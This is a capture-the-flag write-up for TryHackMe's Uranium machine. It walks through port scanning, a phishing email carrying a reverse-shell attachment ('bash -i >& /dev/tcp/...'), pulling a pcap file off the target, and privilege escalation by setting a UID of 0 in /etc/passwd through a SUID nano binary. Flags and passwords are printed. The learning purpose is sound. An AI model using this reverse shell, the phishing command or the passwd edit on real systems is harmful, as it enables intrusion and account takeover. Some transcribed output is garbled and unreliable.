TRYHACKME | URANIUM CTF

REPORT

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Objective: This report file shows the penetration testing process for the machine named <u>Uranium CTF</u> on the TryHackMe platform.



Machine Used: Kali Linux

Content:

- 1. Deploy the machine and connect to our network
- 2. Reconnaissance
- 3.Explotation
- 4. Privilege escalation

1. Deploy the machine and connect to our network

First, we should start by explaining the basics and then connect to the machine via VPN.For this, we will use OpenVPN. By using the .ovpn file obtained from the TryHackMe platform, we connect to the network where the machine is located.

Then we click on "Start the machine" on the upper right side of the section.

2. Reconnaissance

First, I assign the IP address to a variable named IP by exporting it with the command export IP=x.x.x.x.

I use RustScan to discover the open ports on the target machine.


Then, I perform a more in-depth scan of the open ports using Nmap.

Port 22 — service: SSH, version: OpenSSH 7.6p1;

Port 25 — service: SMTP, version: Postfix smtpd;

Port 80 — service: HTTP, version: Apache httpd 2.4.29;

We also have the website owner's Twitter account. I searched it to see if it provides any useful information.



The posts were so interesting and I took notes like the following:

- 1. The company domain name is **uranium.thm**.
- The email for the owner of this account is hakanbey@uranium.thm.
- 3. The user hakanbey opens all emails with the attachment called **application** and reviews them *from the terminal*.

```
You have mail in /var/mail/hakanbey
hakanbey@uranium:~$ ls -la /var/mail/
total 12
drwxrwsr-x 2 root mail 4096 Apr 9 23:52 .
drwxr-xr-x 14 root root 4096 Apr 9 22:16 ..
-rw----- 1 hakanbey mail 914 Apr 9 23:52 hakanbey
hakanbey@uranium:~$
```

Before moving on, I edited the /etc/hosts file located on my host machine and added the following line:

```
echo "10.10.16.55 yourhostname" | sudo tee -a /etc/hosts
```

I did this to access the website using the domain name instead of the IP address.

The first service that I enumerated was HTTP. I navigated to the corresponding page, **uranium.thm**, with the HTTP protocol and the page below appeared:



I used the **ffuf** tool to perform directory enumeration.

```
·(kali� kali)-[~/TryHackMe/Uranium_CTF]
 -$ <u>sudo</u> ffuf -u "http://uranium.thm/FUZZ"
                                                                       -w /usr/share/wordlists/dirb/common.txt
:: Method
    Wordlist
                                  : FUZZ: /usr/share/wordlists/dirb/common.txt
    Calibration
                                  : false
    Timeout
    Threads
    Matcher
                                  : Response status: 200-299,301,302,307,401,403,405,500
                                        [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 613ms]
htpasswd
                                        Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 614ms]
                                        [Status: 200, Size: 10351, Words: 428, Lines: 305, Duration: 614ms]
[Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 1410ms]
[Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 364ms]
[Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 364ms]
[Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 364ms]
ssets
mages
  dex.html [Status: 200, Size: 10351, Words: 428, Lines: 305, Duration: 363ms]
rver-status [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 362ms]
Progress: [4614/4614] :: Job [1/1] :: 110 req/sec :: Duration: [0:00:45] :: Errors: 0 ::
ndex.html
erver-status
```

I decided to work with port **25**, over which the **SMTP** service was running. Well, I had to think about the situation a little bit to figure out what I could do with them.

The user **hakanbey** interacts with the "**application**" add-on in the terminal.In this case, I had to send an email with an add-on that could give me a **reverse shell** when executed.

For this, I created a file named **application** and wrote the reverse shell code inside it. When this code is executed on the target system, it will establish a reverse connection to my system.

3.Explotation

First, I found the reverse shell code:

bash -i >& /dev/tcp/10.2.19.116/4444 0>&1

Then, I wrote this code into the file and gave the file executable permissions.

I set the port to listen for the incoming reverse connection.

```
___(kali⊛ kali)-[~/TryHackMe/Uranium_CTF]

$ nc -nvlp 4444

listening on [any] 4444 ...
```

Then, I used the mutt tool to send it to the target via email.

```
——(kali⊕ kali)-[~/TryHackMe/Uranium_CTF]
—$ echo "Can u please open the attachment please?" | mutt -s "Hello Hakanbey..." -a /home/kali/TryHackMe/Uranium_CTF/application -e "set from=hello@mail.com" -- hakanbey@uranium.thm
```

echo "Can u please open the attachment please?" | mutt -s "Hello Hakanbey..." -a /home/kali/TryHackMe/Uranium_CTF/application - e "set from=hello@mail.com" -- hakanbey@uranium.thm

After doing this, the code establishes a reverse connection between us and the target, providing a shell.

```
(kali@ kali)-[~/TryHackMe/Uranium_CTF]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.2.19.116] from (UNKNOWN) [10.10.16.55] 56046
bash: cannot set terminal process group (2333): Inappropriate ioctl for device
bash: no job control in this shell
hakanbey@uranium:~$ ls
ls
chat_with_kral4
mail_file
user_1.txt
hakanbey@uranium:~$ cat user_1.txt
```

Content of the user_1.txt:thm{2aa50e58fa82244213d5438187c0da7c}

Once I gained a shell, I started to enumerate the chat_with_kral4
file.But to execute it, I was asked for a code.The logs of this chat
program are stored. Inside /var/log, there is a file named
hakanbey_network_log.pcap.

```
hakanbey@uranium:~$ cd /var/log cd /var/log
hakanbey@uranium:/var/log$ ls
alternatives.log
amazon
apache2
apport.log
apt
auth.log
aws114_ssm_agent_installation.log
bootstrap.log
cloud-init.log
cloud-init-output.log
dist-upgrade
dpkg.log
faillog
hakanbey_network_log.pcap
installer
journal
kern.log
landscape
lastlog
mail.log
openvpn
syslog
tallylog
unattended-upgrades
wtmp
hakanbey@uranium:/var/log$ python3 -m http.server 8000
```


I downloaded this file to my system

python3 -m http.server 8000

```
hakanbey@uranium:/var/log$ python3 -m http.server 8000
python3 -m http.server 8000
10.2.19.116 - - [05/Feb/2025 22:33:06] "GET / HTTP/1.1" 200 -
10.2.19.116 - - [05/Feb/2025 22:33:06] code 404, message File not found
10.2.19.116 - - [05/Feb/2025 22:33:06] "GET /favicon.ico HTTP/1.1" 404 -
10.2.19.116 - - [05/Feb/2025 22:34:40] "GET /hakanbey_network_log.pcap HTTP/1.1" 200 -
^C
```

wget http://<TARGET_IP>:8000/hakanbey_network_log.pcap

When we analyze this file with **Wireshark**, we can see that the user's password was sent in plaintext.



After running the file named **chat_with_kral4** and entering the code, the chat messages are displayed, where we can find the SSH login password for the user **hakanbey**.

```
nakanbey@uranium:~$ ./chat_with_kral4
./chat_with_kral4
PASSWORD :MBMD1vdpjg3kGv6SsIz56VNG
```

Password of hakanbey user:Mys3cr3tp4sw0rD

We access the target system through the SSH port.

```
-(kali�kali)-[~/TryHackMe/Uranium_CTF]
 -$ ssh hakanbey@10.10.16.55
The authenticity of host '10.10.16.55 (10.10.16.55)' can't be established. ED25519 key fingerprint is SHA256:wMakpxdKtU4f8saAUKus5APnHlvqveOaQRm3/UvKIPQ. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.10.16.55' (ED25519) to the list of known hosts.
hakanbey@10.10.16.55's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-142-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                        https://landscape.canonical.com
                        https://ubuntu.com/advantage
 * Support:
  System information as of Wed Feb 5 23:09:29 UTC 2025
  System load: 0.0
                                                                     Processes:
                                          Memory usage: 24%
  Usage of /: 46.7% of 8.79GB Swap usage: 0%
                                                                     Users logged in: 0
   ⇒ There were exceptions while processing one or more plugins. See
      /var/log/landscape/sysinfo.log for more information.
14 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
No mail.
Last login: Thu May 6 13:50:11 2021 from 192.168.1.108
hakanbey@uranium:~$
```

4. Privilege escalation

Here, LinPEAS was used to find potential vulnerabilities for privilege escalation on the target system.

```
(kali@kali)-[~/TryHackMe/Uranium_CTF/LinEnum]
$ python3 -m http.server 7777
Serving HTTP on 0.0.0.0 port 7777 (http://0.0.0.0:7777/) ...
10.10.16.55 - - [06/Feb/2025 03:13:11] code 404, message File not found
10.10.16.55 - - [06/Feb/2025 03:13:11] "GET /linenum.sh HTTP/1.1" 404 -
10.10.16.55 - - [06/Feb/2025 03:13:33] "GET /LinEnum.sh HTTP/1.1" 200 -
```

There was another user in the machine besides hakanbey, called **kral4.** Running a **linpeas** script on the machine gave me a potential privilege escalation vector like the following:

```
[-] SUID files:
-rwsr-xr-x 1 root root 113528 Feb 2 2021 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root messagebus 42992 Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/polessh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27 2019 /usr/lib/polect/dmcrypt-get-device
-rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/s86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 75824 Mar 27 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 75824 Mar 22 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 40344 Mar 22 2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 59640 Mar 22 2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 44528 Mar 22 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/raceroute6.iputils
-rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/hewgidmap
-rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfin
-rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfin
-rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfin
-rwsr-xr-x 1 root root 64624 Jun 28 2019 /usr/bin/sudo
-rwsr-xr-x 1 root root 64624 Jun 28 2019 /bin/ping
-rwsr-xr-x 1 root root 44664 Mar 22 2019 /bin/ping
-rwsr-xr-x 1 root root 44664 Mar 22 2019 /bin/jing
-rwsr-xr-x 1 root root 43080 Sep 16 2020 /bin/mount
-rwsr-xr-x 1 root root 43088 Sep 16 2020 /bin/mount
-rwsr-xr-x 1 root root 43088 Sep 16 2020 /bin/mount
-rwsr-xr-x 1 root root 43088 Sep 16 2020 /bin/mount
```

That was a SUID binary that could allow me to execute the /bin/dd command as the web user. On the system, I could run the /bin/bash command as the kral4 user while being logged in as hakanbey.

```
hakanbey@uranium:~$ sudo -l
Matching Defaults entries for hakanbey on uranium:
        env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/shin\:/snap/bin

User hakanbey may run the following commands on uranium:
        (kral4) /bin/bash
```

I was able to get the kral4 user's shell by running the command

sudo -u kral4 /bin/bash

```
hakanbey@uranium:~$ sudo -u kral4 /bin/bash
kral4@uranium:~$ ls
chat_with_kral4 LinEnum.sh mail_file user_1.txt
kral4@uranium:~$ cd /home
kral4@uranium:/home$ ls
hakanbey kral4
kral4@uranium:/home$ cd kral
bash: cd: kral: No such file or directory
kral4@uranium:/home$ cd kral4
kral4@uranium:/home$ cd kral4
kral4@uranium:/home$ user_2.txt
```

Content of the user_2.txt:thm{804d12e6d16189075db2d45449aeda5f}

I got the chat password, password of the user hakanbey, **user_1** flag, **user_2** flag.

Now, let's go back to the first **SUID** binary we found. The **/bin/dd** command had the SUID bit set by the web user. **dd** is a command-line utility for Unix and Unix-like operating systems, and its primary purpose is to convert and copy files.

I found a conversation between the **root** user and the **user** in the **/var/mail** folder.

In the last line: "I give SUID to the nano file in your home folder to fix the attack on our index.html"

When I checked there was not a nano binary with the SUID bit set, so I copied the original binary to the path.

To force the SUID bit to be set, I made a change to the index.html file located in the **/var/www/html** directory, via the help of the dd command. It is a read-only file, but with the help of this command, I could make changes.

```
kral4@uranium:/var/www/html$ cp /bin/nano /home/kral4
kral4@uranium:/var/www/html$ ls -la /bin/dd
-rwsr-x— 1 web kral4 76000 Apr 23 2021 /bin/dd kral4@uranium:/var/www/html$ echo "data" | /bin/dd of=index.html
0+1 records in
0+1 records out
 5 bytes copied, 0.000232711 s, 21.5 kB/s
kral4@uranium:/var/www/html$ ls -la /home/kral4/
drwxr-x- 3 kral4 kral4 4096 Feb 5 23:31 .
drwxr-xr-x 4 root root 4096 Apr 23 2021 ...
 lrwxrwxrwx 1 root root 9 Apr 25 2021 .bash_history → /dev/null

-rw-r--- 1 kral4 kral4 220 Apr 9 2021 .bash_logout

-rw-r--- 1 kral4 kral4 3771 Apr 9 2021 .bashrc

-rwxr-xr-x 1 kral4 kral4 109960 Apr 9 2021 chat_with_hakanbey
-rwxr-xr-x 1 krat4 krat4 109900 Apr 9 2021 chat_with_i
-rw-r--r-- 1 krat4 krat4 5 Apr 23 2021 .check
drwxrwxr-x 3 krat4 krat4 4096 Apr 10 2021 .local
-rwsrwxrwx 1 root root 245872 Feb 5 23:31 nano
-rw-r--r-- 1 krat4 krat4 807 Apr 9 2021 .profile
-rw-rw-r-- 1 krat4 krat4 38 Apr 10 2021 user_2.txt
krat4@uranium:/var/www/html$ ./nano /etc/sudoers
bash: ./nano: No such file or directory
kral4@uranium:/var/www/html$ cd /home/kral4
You have new mail in /var/mail/kral4
kral4@uranium:/home/kral4$
                                               ./nano /etc/sudoers
```

I could change the content of the **/etc/passwd** file with nano and completely take over the account.

Initially:

hakanbey:x:1000:1000:hakanbey:/home/hakanbey:/bin/bash

After modification:

hakanbey:x:0:0:hakanbey:/home/hakanbey:/bin/bash

hakanbey:x:0:0:hakanbey:/home/hakanbey:/bin/bash

I opened the /etc/passwd file and set the UID and GID of the hakanbey user to 0, which granted root privileges. Afterward, I switched to the hakanbey user.

```
kral4@uranium:/home/kral4$ ./nano /etc/passwd
kral4@uranium:/home/kral4$ su - hakanbey
Password:
```

web_fla.txt: thm{019d332a6a223a98b955c160b3e6750a} root.txt: thm{81498047439cc0426bafa1db5da699cd}